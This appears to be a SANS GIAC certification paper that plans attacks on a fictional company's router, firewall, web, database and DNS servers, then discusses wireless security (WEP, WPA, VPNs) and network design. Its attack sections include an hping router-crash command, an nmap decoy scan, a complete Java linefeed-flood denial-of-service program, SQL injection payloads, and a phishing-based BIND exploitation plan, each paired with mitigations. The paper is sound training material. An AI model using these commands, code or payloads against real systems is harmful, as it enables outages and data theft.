3.3.2.1. Email reconnaissance. By sending emails to non-existent addresses on the target's email server, a malicious user potentially can determine the email server software and version and can use the information returned in the response to map the internal network of the target if internal IP addresses are returned as part of the email routing.[22] The following are headers from an SMTP Email message:

```
Received: by mail02.relay-ser-ver.com (mbox marmstrong)
 (with Cubic Circle's cucipop (v1.31 1998/05/13) Wed Mar  3 10:42:15 2004)
X-From_: marmstrong@somecompany.com  Wed Mar  3 10:35:36 2004
Return-Path: <marmstrong@somecompany.com>
X-Original-To: marmstrong@somehost.com
Delivered-To: marmstrong@mail02.someocompany.com
Received: from sls-omail1.somecompany.com (sls-omail1.somecompany.com
[XXX.200.184.160])
      by mail02.relay-ser-ver.com (Postfix) with ESMTP id 178F9DF41F
      for <marmstrong@somehost.com>; Wed,  3 Mar 2004 10:35:32 -0800 (PST)
Received: from socp159.csm.someocompany.com (socp159.csm.someocompany.com
[XXX.111.64.206])
      by sls-omail1.somecompany.com (8.11.6+Sun/8.9.0) with ESMTP id
i23IZQK15676
      for <marmstrong@somehost.com>; Wed, 3 Mar 2004 13:35:26 -0500 (EST)
Received: from ncsilsmapp081.noam.msds.somecompany.net ([XXX.111.64.17])
      by socp159.csm.someocompany.com (Switch-3.0.5/Switch-3.0.0) with ESMTP
id i23IZQhC019022
      for <marmstrong@somehost.com>; Wed, 3 Mar 2004 13:35:26 -0500 (EST)
Received: from i1exch7.ntserver.someocompany.com ([XXX.35.59.27]) by
```

21Peikari & Chuvakin, pg 219

22Toxen, pg 592

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
ncsilsmapp081.noam.msds.somecompany.net with Microsoft SMTPSVC(5.0.2172.1);
       Wed, 3 Mar 2004 13:35:25 -0500
Received: by i1exch7.ntserver.someocompany.com with Internet Mail Service
(5.5.2657.72)
      id <F46ZZ738>; Wed, 3 Mar 2004 13:35:19 -0500
Message-ID:
<36A321121F73D711BE3E00508BAE6A982462E9@vanpgv1twfa04.ntserver.someocompany.c
om>
From: "Armstrong, Michael W" <marmstrong@somecompany.com>
To: "'Mike Armstrong'" <marmstrong@somehost.com>
Subject: Hello
Date: Wed, 3 Mar 2004 13:35:16 -0500
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.2657.72)
Content-Type: text/plain
X-OriginalArrivalTime: 03 Mar 2004 18:35:25.0832 (UTC)
FILETIME=[4B760880:01C4014E]
```

This message demonstrates how much information is given away in the headers of an Email message. Internal server names and addresses, the external servers used to forward the messages, mail client and server types, and information about anti-virus software are all exposed. A malicious user can use this information to attack a server or client based on the vulnerabilities known for that software. To circumvent these attacks, Email administrators must be aggressive in setting up servers such that as little information as possible is disclosed. [23]

3.3.1.2. nmap. An nmap scan can be used to determine the operating system running on the GIACE firewall as well as any open ports running. A scan of the GIACE network as configured shows ports 25, 80, 110, and 443 are open, corresponding to the web and email servers running on GIACE's site. There are filters available that can help a system administrator fool an attacker as to the operating system running on the attacked machine. For example, IP Personality (http://ippersonality.sourceforge.net) is a Linux netfilter module that allows the system administrator to change the way the IP stack responds to attack probes.[24] nmap was unable to determine the operating system running on the firewall. An example of an nmap scan is shown below (command line `nmap -sTUR -F -P0 -O -n -v -F 192.168.1.1`):

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (192.168.1.1) appears to be up ... good.
Initiating Connect() Scan against  (192.168.1.1)
Adding open port 80/tcp
The Connect() Scan took 233 seconds to scan 1150 ports.
Initiating UDP Scan against  (192.168.1.1)
The UDP Scan took 5 seconds to scan 997 ports.
Adding open port 67/udp
Adding open port 520/udp
Adding open port 1900/udp
Adding open port 69/udp
```

[23] Peikari & Chuvakin, pg 220
[24] Peikari & Chuvakin, pg 228

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Adding open port 1400/udp
Adding open port 5050/udp
Adding open port 53/udp
Initiating RPCGrind Scan against  (192.168.1.1)
The RPCGrind Scan took 11 seconds to scan 0 ports.
For OSScan assuming that port 80 is open and port 1 is closed and neither are
firewalled
Interesting ports on  (192.168.1.1):
(The 2139 ports scanned but not shown below are in state: closed)
Port       State       Service (RPC)
53/udp     open        domain
67/udp     open        dhcpserver
69/udp     open        tftp
80/tcp     open        http
520/udp    open        route
1400/udp   open        cadkey-tablet
1900/udp   open        UPnP
5050/udp   open        mmcc
Remote operating system guess: Linksys BEFW11S4 802.11B WAP
TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=1 (Trivial joke)
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 250 seconds
```

3.4. Attack on the router

The Cisco 7204 router is subject to a denial of service attack if Ipv4 packets are sent with specific protocol fields set. The vulnerable protocols are 53 (SWIPE), 55 (IP Mobility), or 77 (Sun ND) with Time-to-Live (TTL) values of 1 or 0; and INTERNAL (Protocol Independent Multicast - PIM) with any TTL value. Any of these can force the router to incorrectly mark the input queue on an interface as full. A full input queue stops the router from processing any more inbound traffic on that interface.[25] Exploiting this vulnerability would knock the GIACE network offline, thereby fulfilling the goals of this attack. This attack can be run using hping as follows: [26]

```
hping HOSTNAME --rawip --rand-source --ttl $2 --ipproto 53 --count 76 --
interval u250 --data 26
```

To prevent this attack, the router can be configured with the following additional access list entries: [27]

```
access-list 150 deny 53 any any
access-list 150 deny 55 any any
access-list 150 deny 77 any any
access-list 150 deny 103 any any
```

Additionally, upgrading IOS on this router will mitigate the risk.

25Cisco Security Advisory

[26] k-otik

[27] Cisco, Document ID: 44020

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.5. Attack on the firewall - Denial of Service (DoS)/SYN flood

By enlisting the help of several other compromised systems, a malicious user can launch a SYN flood attack against the GIACE firewall and router. A SYN flood opens up many connections and can leave the attacked device waiting for the rest of the IP handshake, thereby tying up system resources. This attack is focused on sending a large number of connection attempts (SYN) with no corresponding acknowledgment (ACK) from the sending host. By spoofing the source address in the TCP header, the malicious user can hide his true location and thereby slow down any SA's attempt to block traffic from a specific site using source filtering. One tool that is capable of conducting this type of attack is nmap.[28] The syntax for the SYN flood attack is:

```
nmap –sS –Ddecoy_host1,decoy_host2,…  www.giace.com
```

By specifying multiple decoy hosts, it will appear to the host being scanned that the source of the scan is coming from multiple IP Addresses. Thus, when the system administrator attempts to block sites, there is the potential that the decoys will be blocked and the actual IP Address of the scanning device will still be allowed through. This attack can be defeated on versions of the Linux Kernel past 2.0.36 by building the kernel with the option CONFIG_SYN_COOKIES. This option recognizes that the queue of half-open connections can only be allowed to grow to a finite length. Once this length has been reached, the server responds with a calculated initial sequence number. If the client is legitimate, it will then respond appropriately. Otherwise, that entry is cleared from the queue. [29]

3.6. Attack on the Web Server

3.6.1. apr_psprintf Memory Corruption

The web servers are running Apache 2.0.40, which is not the latest version of Apache. This version is susceptible to a apr_psprintf memory corruption vulnerability that can crash the server. To exploit this, a malicious user crafts an HTTP request that passes an overly long string to the apr_psprintf() function within Apache. Apache can react by either crashing or possibly executing code on the host system.[30] This patch can be exploited by running the Perl script written by Matthew Murphy. This script is available at http://downloads.securityfocus.com/vulnerabilities/exploits/Apache-Knacker.pl.[31] This script requests the hostname or IP Address and port number and then passes the string to the given host server. In this case, the attack would be crafted against the virtual IP

28CERT

29 Toxen, pg 246

30Mitre

31Murphym Pg 82

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Addresses assigned to the web cluster. In order to affect all web servers in the defined cluster, the attack would have to be run multiple times or as multiple instances with the intent of hitting each server in the cluster. Upgrading Apache to the most recent version can mitigate this attack. This vulnerability was fixed in version 2.0.46.

3.6.2. Linefeed Memory Leak

Another vulnerability in Apache 2.0.40 is a possibly exploitation of a memory leak in the Apache HTTP Server that can cause Apache to overuse system resources on an affected system. If a malicious user sends multiple HTTP requests, each containing large chunks of consecutive linefeed characters, Apache will allocate 80 bytes of memory per linefeed character and will soon exhaust system resources.[32] To take advantage of this attack, a simple Java program can be written which connects over HTTP to the targeted system and POSTs a request with the payload of the POSTed request consisting of multiple linefeed characters. The code for this follows (code written by the author):

```
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStreamWriter;

import java.net.URL;
import java.net.URLConnection;


public class LFFlood {
   private String uri = "a_target_uri.com";

   /**
    * Constructor
    */
   public LFFlood() {
      super();
   }

   public static void main(String[] args) {
      LFFlood flood = new LFFlood();
      for (int i = 0; i < 256; i++) {
         flood.setUri("www.a_target_uri.com");
      }
      try {
         flood.flood();
      } catch (IOException e) {
         e.printStackTrace();
      }
   }

   /**
    * Do the linefeed flood attack
```

32Secunia

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
     * @throws IOException
     */
    public void flood() throws IOException {
        URL url = new URL(this.uri);
        StringBuffer postQuery = new StringBuffer(1024);

        for (int i = 0; i < 65536; i++) {
            postQuery.append("\n");
        }

        URLConnection conn = url.openConnection();

        try {
            conn.setDoOutput(true);
            conn.setDoInput(true);
            conn.setAllowUserInteraction(false);

            BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(
                    conn.getOutputStream()));

            try {
                writer.write(postQuery.toString());
            } finally {
                writer.close();
                writer = null;
            }

            conn.connect();
        } finally {
            conn = null;
        }
    }

    /**
     * @return Returns the uri.
     */
    public String getUri() {
        return uri;
    }

    /**
     * @param uri The uri to set.
     */
    public void setUri(String uri) {
        this.uri = uri;
    }
}
```

This vulnerability can be corrected by upgrading to a minimum of Apache 2.0.45.

3.6.3. Attack on the Web Site and SQL Injection

With GIACE's liberal "customer" policy, I am able to register as a customer using a stolen credit card. Their e-mail verification plays in my favor, as I have several e-mail

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

aliases that cannot be traced back to me directly. With this new login account, I am able to access the GIACE HTTPS web site and begin mapping the web site to determine its vulnerabilities. Once the web site is mapped, any database entry forms used to select data from the database can be attacked in an attempt to access data that a malicious user should not see. Additionally, if I can craft SQL statements such that the database server is forced to run multiple long-running queries, I can create a load on the database such that GIACE's customers are adversely affected.[33]

To attack using SQL Injection, a malicious user would try various criteria on the data input fields used on the GIACE web site. For example, a search field that asks for a value could be POSTed to the GIACE site as `value' or 1=1--`. The attack is predicated on the single quote embedded in the search string causing the `or 1=1--` portion to be viewed as a separate SQL filter. The trailing `--` acts as a comment marker in SQL, causing the last ' mark appended by the web server-based application to be ignored. As the SQL filter `or 1=1` could potentially return all rows in the database, a malicious user could gain access to all the data stored in GIACE's repository. Additionally, such a request run from multiple browsers could seriously degrade the database server's performance.

An example of an attack on a web site's login would require that the programmer develop the site such that a lookup is performed against raw passwords. For example, if the query is structured as `"SELECT 1 FROM users WHERE user_name = 'name' AND password = 'pwd'"`, where name and pwd are entered through the web form, then a successful call would be determined by the database returning a record set with at least one row. An attacker, using the above technique, could force the query to be `"SELECT 1 FROM users WHERE user_name = 'name' AND password = 'value' or 1=1 --'"`. This would always return at least one result, as 1=1 nis always true. Since SQL syntax declares `"--"` as the start of a comment, the final single quote would be ignored.

By introducing errors into the possible SQL statement, the potential for returning information about the structure of the database exists. For example, in the above statement, entering `value' or 1=--` would cause an error in the query. Depending on how the web site is written, the web pages could return specific SQL error messages laying out which column or table name was affected by the improperly structured SQL statement.[34]

SQL Injection attacks can be mitigated by following good security program practices such as validating all input before making calls to other servers, limiting the number of records returned in any database call, and conducting aggressive penetration testing on any system prior to going to production.

3.7. Attack on the DNS server

33Peikari & Chuvakin, pg 377-83

34 SecuriTeam

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Bind 9.2.1 is vulnerable to a buffer overflow attack that can be used to cause a denial of service attack or to execute arbitrary code on the DNS server. In order to do this, the attacker must have access to a DNS server on which to stage the malicious code. For this attack, I have compromised a DNS server used by a local business that has poor security. On it, a DNS record has been staged containing the code to execute on GIACE's DNS server. I will send email messages to any GIACE employees for which I can find an email address. This email message contains an HTML link to the server address containing the malicious code. Once a GIACE employee clicks the link, a DNS lookup is initiated which causes GIACE's server to request the DNS record from the compromised server. When the DNS response is returned, the malicious code will hopefully execute, allowing me access to the GIACE DNS server with the same privileges as the user `named`. If the attack fails as far as gaining shell access, there is still the possibility of creating a Denial of Service by crashing Bind.

Upgrading to Bind 9.2.2 can prevent this exploit. To fix this exploit, the system administrator will also have to rebuild any modules that rely on libbind, part of the Bind package.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4. Assignment 4A – A Wireless Network

4.1. Business Overview

With GIACE's continuing success in delivering fortune cookie sayings to others, the President of GIACE has decided to expand into the business of fortune cookie manufacturing. A manufacturing and shipping facility has been constructed at the home office of GIACE and network cabling has been run between the home office and the new facility. The new facility is approximately 10,000 square feet, with stations set up to handle printing the sayings, cooking the fortune cookies, packaging the cookies, and shipping the finished product. The managers of the facility move from station to station to oversee the process and carry tablet computers on which they enter notes, check schedules, and communicate with upper-level management. Additionally, many of the workers on the floor use hand-held scanners to track the manufacturing process and maintain inventory data as well as track shipping data. With this highly mobile work force, GIACE has decided to implement a wireless network so that information flow is continuous. Without the wireless network, the users of the unconnected tablets and scanners would have to physically connect to the GIACE network at various points throughout the facility, which would slow them down and potentially have them fall out of contact during crucial steps in the manufacturing process.

4.2. Wireless Overview

Wireless networks are designed to allow mobile workforces to access a network through radio waves rather than through a cable infrastructure. By removing the need to physically connect to the network through a cable connection, wireless network users are free to move about and still maintain communications with their co-workers. This mobility allows the wireless user to increases his productivity through providing real-time, always connected access to the critical data needed to make fast and effective decisions. Additionally, by deploying a wireless network, GIACE can reduce the costs associated with setting up and maintaining multiple physical network connections throughout the manufacturing facility.

Wireless networks (or WiFi networks) work by using radio waves to carry data. These radios work the same way that walkie-talkies work, but with the additional ability to convert the data received from the computer into radio waves for transmission and then converting radio waves received back into the data that is readable by the computer. In 1997, the Institute of Electrical and Electronics Engineers (IEEE) accepted a specification for wireless Ethernet networking. This standard, 802.11, provided a 1 or 2 Mbps transmission in the 2.4 GHz band using spread spectrum radio technologies to split the data into smaller pieces, making it less subject to interference from a radio signals. Since then, the standards have been extended to provide higher speeds and additional spread spectrum techniques to increase the data throughput and reliability.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The current standards are: [35]

Standard	Data Rate	Frequency Range	Security Methods
802.11	Up to 2 Mbps	2.4 GHz	WEP and WPA
802.11a (Wi-Fi)	Up to 54 Mbps	5GHz	WEP and WPA
802.11b (Wi-Fi)	Up to 11 Mbps	2.4 GHz	WEP and WPA
802.11g (Wi-Fi)	Up to 54 Mbps	2.4 GHz	WEP and WPA

4.3. Wireless Security Overview

4.3.1. Threats

4.3.1.1. Eavesdropping/War Driving

Wireless networks, by their very nature, make it easy for a malicious user to monitor the network traffic. Attackers can set up outside of the place of business and sniff the network traffic being passed through the network. Many attackers simply cruise around in their vehicle with wireless network adapters attached to laptops looking for vulnerable wireless networks. With the proliferation of wireless access points in homes and businesses, targets are easily found. To point out how devastating this could be, imagine an attacker tapping in to a wireless network and then using that network for illegal activities. The owner of the network could possibly face prosecution for acts committed by someone unknown and unseen. Additionally, unauthorized users can take away from the legitimate uses of the network by taking bandwidth and denying access to resources that are required by the legitimate users.

4.3.1.2. Jamming and Denial of Service

Using radio waves to communicate leaves any system vulnerable to jamming and interference. Wireless networks use relatively weak radio signals to transmit data, which means that an attacker with a transmitter operating in the same frequency range as the wireless network can shut the network down. Additionally, a malicious user simply flooding the network the requests can cause a significant degradation in service.

4.3.1.3. Rogue access points

An internal user may set up an access point as a means of providing illicit access to the network or simply as a convenience. Either way, such an access point may provide an attacker a way in to the network that the network administrator never imagined. It is good practice to regularly scan for access points on the network and, if one is found that was not placed there by the network administrators, shut it down immediately.

[35] Webopedia

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.3.2. Standards

There are currently two security standards in place for wireless networks – WEP and WPA. WEP, or Wired Equivalent Privacy, is designed to encrypt the data flowing between the mobile user and the access point using the RC4 encryption algorithm. RC4 is a stream cipher and works by expanding a short key into an infinite pseudo-random key that is then combined with the plaintext using a bitwise exclusive OR (XOR) to produce ciphertext. A bitwise exclusive OR is a reversible process. Applying the same operation in reverse can retrieve data that has been processed using XOR. On the receiving end of the wireless network, the same pseudo-random key is generated and XORed with the ciphertext. The result of the second XOR operation is the original plaintext message.

To connect to a wireless network using WEP, the user must know the shared key of the access point. The original standard specified a key length of 40 bits for WEP, but many vendors have extended this to 104-bits to provide greater security. WEP also includes an initialization vector (IV) with each packet sent. This IV is a non-secret, randomly generated, 24-bit binary sequence used to introduce additional cryptographic variance to the encryption algorithm. The intent of the IV is to prevent the use of the same keystream for each message passed; the IV varies the keystream with each use. The IV is appended to the shared key to create an array of binary data. This array of data is then used to seed a pseudorandom generation algorithm (PRGA), which creates a stream of data is XORed with the plaintext message to produce the ciphertext. The IV is prepended in clear text to the data prior to transmission in order to allow the receiving end to decrypt the data. On the receiving end, the IV is removed from the packet and merged with the shared password. This is then run through the PRGA to produce the stream used to XOR with the ciphertext, thereby re-producing the plaintext. This process can be viewed as:

ciphertext = plaintext XOR keystream

plaintext = ciphertext XOR keystream

The vulnerability in the WEP implementation of RC4 lies in the fact that only two values (the pre-shared password and the IV) are used to create the keystream and the IV is a relatively small value (24-bits in length). With only a 24-bit IV, the number of unique keystreams producible with a single shared key is just over 16 million (2^24 = 16,777,216). A busy access point can exhaust the supply of available IVs in a very short period of time, allowing an attacker to capture two packets of ciphertext encrypted with the same IV. Remember, the IV is sent as clear text prepended to the message. The attacker could then use statistical analysis to determine the plaintext message, which could them be used to produce the keystream associated with that IV. Over time, an attacker exploiting this passive attack could build a dictionary of known IVs to their associated keystreams, which could be used to decrypt much of the traffic being passed.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

If the attacker knows both the plaintext and the ciphertext values, then the keystream value can be determined by:

keystream = ciphertext XOR plaintext

Since the data is being passed over a wireless network, it is freely available for sniffing from any attacker within range of the wireless device.[36]

Of course, this vulnerability cannot be exploited unless the attacker knows both the plaintext and ciphertext being passed. In order to exploit an attack such as this, the attacker could force data across the network while monitoring the encrypted stream. Sending an email to a known user on the wireless network containing a sufficient quantity of text would allow the attacker to eventually capture the packets delivering the email. Or the attacker could create a packet to be sent to one of the computers on the network that would produce an unusual packet size. The sniffer monitoring the network would then be set up to search for that packet and alert the attacker when found. Attackers can also monitor the wireless network for packets using known protocols, such as DHCP or ARP, which produce packets of predictable sizes.[37]

Once a keystream is known, it can also be used to inject bogus packets into the network. Computers responding to this packet would then forward their responses to a known IP Address (at least, known by the attacker), allowing further discovery of keystreams associated with IVs.

The attacker also can take advantage of the wireless network's authentication mechanism to determine IV to keystream mappings. The steps in authentication are as follows:

- The client sends an authentication request to the wireless access point (AP)
- The AP sends the client 128 bytes of clear text challenge text.
- The client encrypts the challenge text with its WEP key and sends the challenge response back to the AP.
- The AP uses validates the challenge response and determines if the client does know the shared secret key.
- The AP responds to the client with a success or failure message.

An attacker observing this exchange will know both the plaintext challenge and the ciphertext response.

The published standard for WEP allows for a 40-bit WEP key. This small key size creates the potential to perform brute force attacks against the keys and derive the WEP key in use in a short period of time. To help overcome this limitation of WEP, vendors implemented a 104-bit WEP key, thereby creating a de-facto standard that is

[36] Peikari & Chuvakin, pg 393-4
[37] Barken

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

used throughout the industry. Increasing the size of the key to 104 bits greatly increases the time required to break the shared key using brute force methods.

Another vulnerability present in WEP is the use of a CRC-32 checksum. This checksum is can be re-computed for an altered message such that the receiver cannot tell that the message has been altered. This could allow an attacker to alter the data being passed, re-computing the checksum, and then passing the altered packet on to the access point. This packet would be accepted as valid by the access point, decrypted, and then passed on to the internal network.

Implementing broadcast key rotation can further enhance security. The 802.11b specification provides for two keys to use when passing data between the access point and the wireless clients. One is used for encrypting data to the user and the other used for encrypting broadcast protocols such as DHCP and ARP requests. On many access points, including Cisco's, the broadcast key can be set to expire after a certain time, with a new key being broadcast to all clients using the old key to encrypt the new key value. This method will only provide additional protection to the wireless broadcast traffic, but it does help in preventing the data key from being compromised.[38]

WPA, or Wi-Fi Protected Access, was designed to improve on the security features of WEP by adding the temporal key integrity protocol (TKIP) and user authentication. WPA is a subset of a proposed standard for improving wireless security (802.11i) and is intended to be only a stopgap measure to shore up wireless security until the final 802.11i specification is approved. While WPA still provides only RC4 encryption, the 802.11i standard will add the Advanced Encryption Standard (AES) , which should provide a wireless connection with the equivalent security of IPSec.[39]

TKIP improves WEP data encryption by scrambling the keys using a hashing algorithm that combines the WEP key, a larger IV (48 bits rather than 24 bits), and the MAC address of the client machine. Also, TKIP uses the original shared key as a starting point and mathematically derives subsequent encryption keys from that shared key. These keys are changed with every frame in order to prevent the same encryption key is from being used twice. A message integrity check (MIC) is added in addition to the WEP integrity check value to further reduce the chance of forged network packets.

WPA user authentication is based on 802.1x and the Extensible Authentication Protocol (EAP). EAP is a general protocol for authentication that supports multiple authentication mechanisms such as RADIUS or LDAP. The 802.1x specification extends EAP by encapsulating the EAP packets to allow these packets to pass securely over a wired or wireless LAN. [40] By using EAP, the access point is relieved of the responsibility of authenticating the user, passing this off to the designated authentication server(s).

[38] Dismukes
[39] Gast
[40] Snyder

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.3.3. SSID

A wireless access point uses a Service Set Identifier (SSID) to differentiate itself from other access points on the network. The SSID is simply a name assigned to the device and can act as a simple password for users since it is a required identifier to access the access point.[41] The SSID, by default, is broadcast using "Beacon Frames" to announce the access point's presence. Most access points provide a default SSID already set on the device. For Linksys, the default is "linksys" and for Cisco Aironet products, it is "tsunami". If a system administrator leaves the default name in place, an attacker can gain knowledge of the type of access point and use that knowledge to exploit known vulnerabilities with that brand or model of access point. By leaving the "Beacon Frames" on, wireless users can more easily identify the access points. And, by extension, so can attackers.

4.3.4. MAC Authentication

Many vendors have provided the ability to limit access to the access point by MAC address. MAC (Media Access Control) addresses are the unique address assigned to the user's network card. This address is used to look up the physical device associated with the IP Address on a TCP/IP network.

Access points can be configured with the known MAC addresses of authorized users, thereby limiting access by the physical characteristics of the network card. The major vulnerability associated with this is that most wireless network cards allow a user to configure the MAC address transmitted on the network. This allows an attacker to spoof the address of a known device. Additionally, the administrators of the system must track every network device by MAC address and ensure that each address is entered into the access point's tables. For a large network, this can be quite a challenge. For small networks, the use of MAC address filtering does provide a small layer of additional protection and does prevent casual access from unauthorized users, but it must be coupled with other layers in order to provide an adequate level of security.[42]

4.3.5. VPNs

A VPN can be implemented to provide an additional layer of protection on the data being passed over the wireless network. The VPN provides additional authentication, confidentiality, and integrity checks for the data and provides security algorithms much more robust than those implemented for WEP and WPA. Using a VPN allows users to access the internal network through the encrypted tunnel established on connection. When used in conjunction with WEP or WPA, an attacker would have to crack both the

[41] Kaeo, pg 165
[42] Dismukes

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

wireless security protocols as well as the VPN encryption to gain access to the internal network. Implementing a VPN does require that each device that connects have the VPN client software installed and configured. This means that many devices, such as handheld scanners and PDAs, will not have the client software available thereby restricting which devices can connect to the internal network.


VPNs do not solve all of the problems associated with wireless security, though. A wireless access point generally assigns IP Addresses to clients using DHCP. Attackers can use this to get IP Addresses assigned to their network adapters, thereby joining the wireless network. Even if static IP Addresses are used, an attacker can still gain access to the network by setting the address to one not in current use. This allows the possibility of the attacker gaining unauthorized access to another user's machine on the network and using this machine to gain further access. Even if the attacker cannot gain access to the wired network, the attacker can use the wireless network for other purposes. Multiple attackers could use the network as a means of communicating between the attackers – creating an ad-hoc network that takes away from the bandwidth for legitimate users.

4.4. Wireless Network Design

4.4.1. Updated Network Diagram

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.4.2. Network Devices

To provide wireless access to the manufacturing facility, GIACE will install a Cisco Aironet 1200 wireless access point. GIACE has chosen to stick with Cisco since their other network access servers are Cisco and the administrators would prefer to work with one vendor for support and training. Also, Cisco products are widely supported in third-party literature, making the purchase of additional training materials and reference guides much easier.

The Cisco Aironet 1200 access point provides 802.11a, 802.11b, and 802.11g services.[43] GIACE will use 802.11g so as to provide the fastest access possible. Additionally, GIACE will implement a VPN across the wireless network in order to provide a higher degree of security. The wireless network will use a separate interface on the current PIX firewall for access, allowing it to be easily shut off should it become compromised.

In order to allow for VPN access, GIACE's wireless users will use Tablet PCs with handheld scanners attached. This allows GIACE to customize the software in-house for their manufacturing processes and allows the users to use the same PCs for communication purposes on the manufacturing floor. Additionally, by working off of a standard operating system (Microsoft Windows XP), GIACE can implement a VPN solution using the same software and solutions as provided to their external users. Otherwise, any stand-alone handheld devices used would most likely not support VPN.

An additional database server has been added to the protected network to provide access to the shipping and manufacturing information needed to efficiently run the manufacturing operations. This database is kept separate from the fortune cookies sayings database to prevent compromise of both databases should a breach occur in one of them.

4.4.3. User Setup

